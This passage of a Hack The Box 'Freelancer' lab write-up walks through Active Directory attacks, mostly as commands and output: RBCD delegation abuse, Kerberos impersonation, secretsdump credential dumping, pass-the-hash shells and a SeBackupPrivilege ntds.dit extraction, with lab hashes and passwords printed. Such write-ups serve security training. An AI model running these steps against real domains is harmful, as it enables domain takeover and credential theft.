SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\lorra199\Documents>
and we got the data so let's take a look at it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ rusthound -i 10.129.13.145 -u lorra199 -p $(cat credentials.txt | cut -d ":" -f 2) -d freelancer.htb -z
---------------------------------------------------
Initializing RustHound at 20:59:24 on 06/12/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-13T03:59:24Z INFO  rusthound] Verbosity level: Info
[2026-06-13T03:59:24Z INFO  rusthound::ldap] Connected to FREELANCER.HTB Active Directory!
[2026-06-13T03:59:24Z INFO  rusthound::ldap] Starting data collection...
[2026-06-13T03:59:25Z INFO  rusthound::ldap] All data collected for NamingContext DC=freelancer,DC=htb
[2026-06-13T03:59:25Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-13T03:59:25Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-13T03:59:25Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-13T03:59:25Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-13T03:59:25Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-13T03:59:25Z INFO  rusthound::json::maker] 30 users parsed!
[2026-06-13T03:59:25Z INFO  rusthound::json::maker] 66 groups parsed!
[2026-06-13T03:59:25Z INFO  rusthound::json::maker] 8 computers parsed!
[2026-06-13T03:59:25Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-13T03:59:25Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-13T03:59:25Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-13T03:59:25Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-06-13T03:59:25Z INFO  rusthound::json::maker] .//20260612205925_freelancer-htb_rusthound.zip created!

RustHound Enumeration Completed at 20:59:25 on 06/12/26! Happy Graphing!
RBCD

Looking at this user it is part of the AD RECYCLE Bin group which grants it a lot of permissions literally all over the domain and one of these is the GenericWrite over the DC machine so lets RBCD the DC machine
so first add a computer account
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ addcomputer.py freelancer.htb/lorra199:PWN3D#l0rr@Armessa199 -computer-name 'FAKE$' -computer-pass 'Password123!'
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account FAKE$ with password Password123!.
then add the delegation to the Fake Computer
 ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ python3 .venv/lib/python3.13/site-packages/impacket/examples/rbcd.py -delegate-from 'FAKE$' -delegate-to 'DC$' -action write freelancer.htb/lorra199:PWN3D#l0rr@Armessa199
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] FAKE$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     FAKE$        (S-1-5-21-3542429192-2036945976-3483670807-12101)
then get a ticket for the administrator
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ getST.py -spn 'cifs/DC.freelancer.htb' -impersonate Administrator freelancer.htb/'FAKE$':'Password123!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC.freelancer.htb@FREELANCER.HTB.ccache
export the ticket and start dumping
└──╼ [★]$ secretsdump.py -k -no-pass DC.freelancer.htb
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x9db1404806f026092ec95ba23ead445b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:680c12d4ef693a3ae0fcd442c3b5874a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
FREELANCER\DC$:aes256-cts-hmac-sha1-96:561edbca437df7878b890f544efd54ed5a86443cf658ddd313ffb33464c537fe
FREELANCER\DC$:aes128-cts-hmac-sha1-96:fb08d27ee4139adcb6a2cc33745af2f3
FREELANCER\DC$:des-cbc-md5:a71ce0b07c3ed95b
FREELANCER\DC$:plain_password_hex:1f36a3b5a23441f6054f56f97d29c3312ca75d6d7450912ea81648778b5e540c6f38ab1335f9b27f4c69646359f12f2358d272bc0de36d5a9073b2358f68f1873425130a4b88bd750a55f018f1a83d1108691f4757b92f3f1242147e656fe2e1c38e312d5f26f6d9377cb01a53c38d689a48f4c1fcb5320d06fd6c3184810ba49ec8197a0b14f8e9a06f7a83e68437412e57cfa5bc2aa78a782412c509c139cf2cd85efea4b1ea5cafbb1146bc3eb5431eda9feae2854e25c4d1f357d6dc2844c2b7b86325bdca5985873644bd0b3de57996d8e442cd5996e2206072b8e7e90c621bd4f4f67f52be774a578c2d515d31
FREELANCER\DC$:aad3b435b51404eeaad3b435b51404ee:89851d57d9c8cc8addb66c59b83a4379:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe20295f92e7e0bff2615bed48f0a0be7067e28f2
dpapi_userkey:0xbc3e1b600d881e1867b0bdfe6ec833e9743c07d7
[*] NL$KM
 0000   D9 0B 60 A4 72 C3 B6 08  E4 F1 FF 54 62 91 65 66   ..`.r......Tb.ef
 0010   DE EE 19 17 58 31 12 CB  DF 25 18 D0 36 B0 C1 F4   ....X1...%..6...
 0020   1B 96 C3 5F 22 73 F0 D6  B9 81 2F 26 BA 69 6A FD   ..._"s..../&.ij.
 0030   7F C7 0B 87 71 BE D5 F5  8A 74 B4 3A BD AF DB 71   ....q....t.:...q
NL$KM:d90b60a472c3b608e4f1ff5462916566deee1917583112cbdf2518d036b0c1f41b96c35f2273f0d6b9812f26ba696afd7fc70b8771bed5f58a74b43abdafdb71
[*] _SC_MSSQL$SQLEXPRESS
FREELANCER\sql_svc:v3ryS0l!dP@sswd#34
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d238e0bfa17d575038efc070187a91c2:::
freelancer.htb\mikasaAckerman:1105:aad3b435b51404eeaad3b435b51404ee:e8d62c7d57e5d74267ab6feb2f662674:::
< SNIP>
then we can use administrator hash for a shell, just make sure to use the administrator domain hash not the local one
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ evil-winrm -i DC.freelancer.htb -u administrator -H 0039318f1e8274633445bce32ad1a290

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
d3a386bb7730b5a2fe20e85d2b924b4f
Beyond root
lets take a look at some things
Password Change Functionality
looking at the source code afterwards
def account_recovery(request):
    if request.method == 'POST':
        if not "username" in request.POST:
            return HttpResponseBadRequest('WARNING: Malicious behavior has been detected!')
        # check if form is valid and user exists in the database
        user = CustomUser.objects.filter(username=request.POST['username'])
        if user.exists():
            # transfer from QuerySet to CustomUser object
            user = user.get()
            # Create a separate instance of the CustomUser object for checking the security question answers because we can not use the
            # "user" variable while there is `user.save()`
            user_for_checking = CustomUser.objects.get(pk=user.pk)

            form = SecurityQuestionsForm(request.POST, instance=user_for_checking)
            if form.is_valid():
                if user_for_checking.check_security_answers(form.cleaned_data['security_q1'], form.cleaned_data['security_q2'], form.cleaned_data['security_q3']):
                    # User's security question answers are correct
                    # re-activate user account
                    user.is_active = True
                    user.save()
                    # generate a uid and password reset token to allow the user to change his password
and look at that line user.is_active sets it to True, maybe this is to re-activate the account if it was deactivated due to security issue like multiple wrong password attempt
but in this case it just sets it always to true without a check
Another way to root
I missed somethings in this writeup and wanted to see how to creator connected some dots in his writeup so I read it after the machine and i found out he took a different route after the user lorra199
he restored a deleted object called Liza Kazanof, reset this account password cause we got access to do it as lorra199 then login to find we got a backup privileges where we can dump hashes using any available method so lets take that path fast

the user got all these outbound objects
Restore Deleted User
so look at this, there is a path from the user lorra199 to the user lkazanof
 but when using
 bloodyAD to list all writable objects
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ bloodyAD --host 10.129.16.101 -d freelancer.htb -u 'lorra199' -p 'PWN3D#l0rr@Armessa199' get writable | grep lkazan
we get nothing for this Liza so lets make sure it is deleted from Lorra's shell
*Evil-WinRM* PS C:\Users\lorra199\Documents> get-adobject -filter 'isdeleted -eq $true' -includedeletedobjects


Deleted : True
DistinguishedName : CN=Deleted Objects,DC=freelancer,DC=htb
Name : Deleted Objects
ObjectClass : container
ObjectGUID : bb081f2b-bd0a-4fc7-b3e9-50e107e961ee

Deleted : True
DistinguishedName : CN=Emily Johnson\0ADEL:0c78ea5f-c198-48da-b5fa-b8554a02f3b6,CN=Deleted Objects,DC=freelancer,DC=htb
Name : Emily Johnson
                    DEL:0c78ea5f-c198-48da-b5fa-b8554a02f3b6
ObjectClass : user
ObjectGUID : 0c78ea5f-c198-48da-b5fa-b8554a02f3b6

Deleted : True
DistinguishedName : CN=James Moore\0ADEL:8194e0a3-b636-4dba-91de-317dfe34f5b5,CN=Deleted Objects,DC=freelancer,DC=htb
Name : James Moore
                    DEL:8194e0a3-b636-4dba-91de-317dfe34f5b5
ObjectClass : user
ObjectGUID : 8194e0a3-b636-4dba-91de-317dfe34f5b5

Deleted : True
DistinguishedName : CN=Abigail Morris\0ADEL:80104541-085f-4686-b0a2-26a0cbd7c23c,CN=Deleted Objects,DC=freelancer,DC=htb
Name : Abigail Morris
                    DEL:80104541-085f-4686-b0a2-26a0cbd7c23c
ObjectClass : user
ObjectGUID : 80104541-085f-4686-b0a2-26a0cbd7c23c

Deleted : True
DistinguishedName : CN=Noah Baker\0ADEL:d955e3c2-6ff5-4b66-8971-2caa60ea72c7,CN=Deleted Objects,DC=freelancer,DC=htb
Name : Noah Baker
                    DEL:d955e3c2-6ff5-4b66-8971-2caa60ea72c7
ObjectClass : user
ObjectGUID : d955e3c2-6ff5-4b66-8971-2caa60ea72c7

Deleted : True
DistinguishedName : CN=tony stark\0ADEL:e7027ba5-1921-488f-b4d8-58d7dac4aca9,CN=Deleted Objects,DC=freelancer,DC=htb
Name : tony stark
                    DEL:e7027ba5-1921-488f-b4d8-58d7dac4aca9
ObjectClass : user
ObjectGUID : e7027ba5-1921-488f-b4d8-58d7dac4aca9

Deleted : True
DistinguishedName : CN=Liza Kazanof\0ADEL:ebe15df5-e265-45ec-b7fc-359877217138,CN=Deleted Objects,DC=freelancer,DC=htb
Name : Liza Kazanof
                    DEL:ebe15df5-e265-45ec-b7fc-359877217138
ObjectClass : user
ObjectGUID : ebe15df5-e265-45ec-b7fc-359877217138
and as you can see it is deleted object
there is multiple ways to restore it but i need to try the bloodyAD one cause i already used the Windows method a lot
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ bloodyAD --host 10.129.16.175 -d freelancer.htb -u 'lorra199' -p 'PWN3D#l0rr@Armessa199' set restore "CN=Liza Kazanof\0ADEL:ebe15df5-e265-45ec-b7fc-359877217138,CN=Deleted Objects
,DC=freelancer,DC=htb"
Traceback (most recent call last):
  File "/home/jimmex/.local/bin/bloodyAD" , line 6, in < module>
    sys.exit(main())
             ~~~~^^
  File "/home/jimmex/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py" , line 342, in main
    asyncio.run(amain())
    ~~~~~~~~~~~^^^^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py" , line 195, in run
    return runner.run(main)
           ~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/runners.py" , line 118, in run
    return self._loop.run_until_complete(task)
           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^
  File "/usr/lib/python3.13/asyncio/base_events.py" , line 725, in run_until_complete
    return future.result()
           ~~~~~~~~~~~~~^^
  File "/home/jimmex/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/main.py" , line 272, in amain
    output = await result
             ^^^^^^^^^^^^
  File "/home/jimmex/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/set.py" , line 391, in restore
    raise e
  File "/home/jimmex/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/cli_modules/set.py" , line 382, in restore
    await ldap.bloodymodify(
        entry["distinguishedName"], attributes, controls=[("1.2.840.113556.1.4.417", True, None)], is_restore=True
    )
  File "/home/jimmex/.local/share/pipx/venvs/bloodyad/lib/python3.13/site-packages/bloodyAD/network/ldap.py" , line 341, in bloodymodify
    raise err
badldap.commons.exceptions.LDAPModifyException: entryAlreadyExists for CN=Liza Kazanof\0ADEL:ebe15df5-e265-45ec-b7fc-359877217138,CN=Deleted Objects,DC=freelancer,DC=htb (Attr) — Reason:(ER
ROR_DS_OBJ_STRING_NAME_EXISTS) An attempt was made to add an object to the directory with a name that is already in use.
and this returned an error pointing that it already exists somehow, so I went back to the winrm shell to query the deleted objects again
*Evil-WinRM* PS C:\Users\lorra199\Documents> get-adobject -filter 'isdeleted -eq $true' -includedeletedobjects


Deleted           : True
DistinguishedName : CN=Deleted Objects,DC=freelancer,DC=htb
Name              : Deleted Objects
ObjectClass       : container
ObjectGUID        : bb081f2b-bd0a-4fc7-b3e9-50e107e961ee
and I got that there is no deleted objects at all except the container itself
so lets get the hash for this user out of the dump and try to winrm in
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ cat kazanof.hash
$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ hashcat -a 0 -m 2100 kazanof.hash /usr/share/wordlists/rockyou.txt --quiet
$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679:RockYou!
now we got its password and it is supposed to be restored
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc smb freelancer.htb -u liza.kazanof -p 'RockYou!'
SMB 10.129.16.175 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.16.175 445 DC [-] freelancer.htb\liza.kazanof:RockYou! STATUS_LOGON_FAILURE
but trying to login
*Evil-WinRM* PS C:\Users\lorra199\Documents> Get-ADUser -filter 'SAMAccountName -eq "liza.kazanof"'
*Evil-WinRM* PS C:\Users\lorra199\Documents> Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects


Deleted : True
DistinguishedName : CN=Deleted Objects,DC=freelancer,DC=htb
Name : Deleted Objects
ObjectClass : container
ObjectGUID : bb081f2b-bd0a-4fc7-b3e9-50e107e961ee
it doesn't appear to be a user yet and it is gone from the deleted objects so probably bloodhound fucked up something searching this error by bloodyAD
An attempt was made to add an object to the directory with a name that is already in useshows that this because it tries to restore the object but there is an object with that name already, which makes sense cause the secrets dump got us this
freelancer.htb\lkazanof:aes256-cts-hmac-sha1-96:4ba98049d411ea7293b5924a25c10ae2a3c18f045aa22fb7c828d888820fd719
freelancer.htb\lkazanof:aes128-cts-hmac-sha1-96:b8fd8c1c1d3dde5c21cf3f482989a718
freelancer.htb\lkazanof:des-cbc-md5:57f2d5b515020d70
so maybe they deleted the user liza.kazanof and created a new one with a different user name but the object name itself is the same or same DN so trying to restore the old one causes issue, and here is the prove actually
*Evil-WinRM* PS C:\Users\lorra199\Documents> get-aduser -filter 'SamAccountName -eq "lkazanof"'
DistinguishedName : CN=Liza Kazanof,CN=Users,DC=freelancer,DC=htb
Enabled : True
GivenName : Liza
Name : Liza Kazanof
ObjectClass : user
ObjectGUID : 501442ec-1e03-4451-949b-4770f98b7f52
SamAccountName : lkazanof
SID : S-1-5-21-3542429192-2036945976-3483670807-1162
Surname : Kazanof
UserPrincipalName : lkazanof@freelancer.htb
so i will reset the machine and try the option --newName from bloodhound to give it a new name
now we are back at the initial state
*Evil-WinRM* PS C:\Users\lorra199\Documents> get-adobject -filter 'isdeleted -eq $true' -includedeletedobjects | Select-String liza

CN=Liza Kazanof\0ADEL:ebe15df5-e265-45ec-b7fc-359877217138,CN=Deleted Objects,DC=freelancer,DC=htb
one thing i wanna confirm is if restored this using the AD module will it also cause an issue or not (maybe try to figure out what happened) trying to restore it with AD module get us the same error but does it break something ?
*Evil-WinRM* PS C:\Users\lorra199\Documents> restore-adobject -identity ebe15df5-e265-45ec-b7fc-359877217138
An attempt was made to add an object to the directory with a name that is already in use
At line:1 char:1
+ restore-adobject -identity ebe15df5-e265-45ec-b7fc-359877217138
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (CN=Liza Kazanof...eelancer,DC=htb:ADObject) [Restore-ADObject], ADException
    + FullyQualifiedErrorId : 0,Microsoft.ActiveDirectory.Management.Commands.RestoreADObject

*Evil-WinRM* PS C:\Users\lorra199\Documents> get-adobject -filter 'isdeleted -eq $true' -includedeletedobjects | Select-String liza
CN=Liza Kazanof\0ADEL:ebe15df5-e265-45ec-b7fc-359877217138,CN=Deleted Objects,DC=freelancer,DC=htb
but it didn't break it, so my initial thought, that bloodyAD actually tried to restore it but when it existed it maybe restored it after some other name or tried to force something that restored it in with a different parent maybe, I don't know but i might look at by bloodyAD code later
now lets restore it again but give it a new name
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ bloodyAD --host 10.129.16.184 -d freelancer.htb -u 'lorra199' -p 'PWN3D#l0rr@Armessa199' set restore 'CN=Liza Kazanof\0ADEL:ebe15df5-e265-45ec-b7fc-359877217138,CN=Deleted Objects,DC=freelancer,DC=htb' --newName 'new.liza.kazanof'
[+] CN=Liza Kazanof\0ADEL:ebe15df5-e265-45ec-b7fc-359877217138,CN=Deleted Objects,DC=freelancer,DC=htb has been restored successfully under CN=new.liza.kazanof,CN=Users,DC=freelancer,DC=htb
now trying to login
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc smb freelancer.htb -u liza.kazanof -p 'RockYou!'
SMB 10.129.16.184 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.16.184 445 DC [-] freelancer.htb\liza.kazanof:RockYou! STATUS_LOGON_FAILURE
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc smb freelancer.htb -u new.liza.kazanof -p 'RockYou!'
SMB 10.129.16.184 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.16.184 445 DC [-] freelancer.htb\new.liza.kazanof:RockYou! STATUS_PASSWORD_EXPIRED
the bloodyAD actually set the new sAMAccountName to new.liza.kazanof but the restore command from the AD module doesn't do that it just changes the DN and the Object name but keeps the SAM as is but because there is no conflict about the SAM account name we can restore it to liza.kazanof also this isn't a mandatory step but just to prove the point (we'll do that later from administrator cause lorra doesn't have write access over liza)
Shell as liza.kazanof
back to new.liza.kazanof we still don't get it we get that password expire so I assume that the password we got is the old one and lets change it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ smbpasswd -r DC.freelancer.htb -U new.liza.kazanof
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user new.liza.kazanof
and we changed it, so lets test WINRM
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc winrm freelancer.htb -u new.liza.kazanof -p 'Password123!'
WINRM 10.129.16.184 5985 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:freelancer.htb)
WINRM 10.129.16.184 5985 DC [+] freelancer.htb\new.liza.kazanof:Password123! (Pwn3d!)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ evil-winrm -i freelancer.htb -u new.liza.kazanof -p 'Password123!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\new.liza.kazanof\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ============================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
and as you can see it worked and we have SeBackupPrivilege so lets dump the ntds using vsscopy
NTDS Dump
start with script
(.venv) ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ cat script.txt
set verbose on
set metadata C:\Windows\Temp\meta.cab
set context persistent nowriters
add volume C: alias cdrive
create
expose %cdrive% E:
exit


(.venv) ┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ unix2dos script.txt
unix2dos: converting file script.txt to DOS format...
Using
unix2doscause the endline format differs between Linux and Windows and without it, it won't work most of the time
so uploaded the file and dumped it
*Evil-WinRM* PS C:\Users\new.liza.kazanof\Documents> upload /home/jimmex/htb/labs/freelancer/script.txt

Info: Uploading /home/jimmex/htb/labs/freelancer/script.txt to C:\Users\new.liza.kazanof\Documents\script.txt

Data: 200 bytes of 200 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\new.liza.kazanof\Documents> diskshadow /s ./script.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: DC, 6/16/2026 2:22:41 PM

-> set verbose on
-> set metadata C:\Windows\Temp\meta.cab
-> set context persistent nowriters
-> add volume C: alias cdrive
-> create

Alias cdrive for shadow ID {90b5b719-4215-4b29-b6d6-f5cf1605eb6c} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {210329e9-d1a3-426e-9095-1b323170b388} set as environment variable.
Inserted file Manifest.xml into .cab file meta.cab
Inserted file DisF5FE.tmp into .cab file meta.cab

Querying all shadow copies with the shadow copy set ID {210329e9-d1a3-426e-9095-1b323170b388}

        * Shadow copy ID = {90b5b719-4215-4b29-b6d6-f5cf1605eb6c}               %cdrive%
                - Shadow copy set: {210329e9-d1a3-426e-9095-1b323170b388} %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{011d3cdb-0000-0000-0000-602200000000}\ [C:\]
                - Creation time: 6/16/2026 2:22:43 PM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: DC.freelancer.htb
                - Service machine: DC.freelancer.htb
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %cdrive% E:
-> %cdrive% = {90b5b719-4215-4b29-b6d6-f5cf1605eb6c}
The shadow copy was successfully exposed as E:\.
-> exit
now lets get the ntds using robocopy
*Evil-WinRM* PS C:\Users\new.liza.kazanof\Documents> robocopy /B E:\Windows\NTDS .\ntds ntds.dit

-------------------------------------------------------------------------------
   ROBOCOPY :: Robust File Copy for Windows
-------------------------------------------------------------------------------

  Started : Tuesday, June 16, 2026 2:23:35 PM
   Source : E:\Windows\NTDS\
     Dest : C:\Users\new.liza.kazanof\Documents\ntds\

    Files : ntds.dit

  Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

------------------------------------------------------------------------------

          New Dir 1 E:\Windows\NTDS\
            New File 16.0 m ntds.dit
  0.0%
  0.3%
  0.7%
  1.1%
  1.5%
  1.9%
  2.3%
  2.7%
  3.1%
  3.5%
  3.9%
  4.2%
  < SNIP>
   99.2%
 99.6%
100%
100%

------------------------------------------------------------------------------

               Total Copied Skipped Mismatch FAILED Extras
    Dirs : 1 1 0 0 0 0
   Files : 1 1 0 0 0 0
   Bytes : 16.00 m 16.00 m 0 0 0 0
   Times : 0:00:00 0:00:00 0:00:00 0:00:00


   Speed : 76608292 Bytes/sec.
   Speed : 4383.561 MegaBytes/min.
   Ended : Tuesday, June 16, 2026 2:23:35 PM
now lets download it and use it with the SYSTEM HIVE we already got and dump the creds
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ secretsdump.py -ntds ntds.dit -system SYSTEM.save local
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9db1404806f026092ec95ba23ead445b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 69f0afd7f9c47bac4a83dded01eb9dea
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
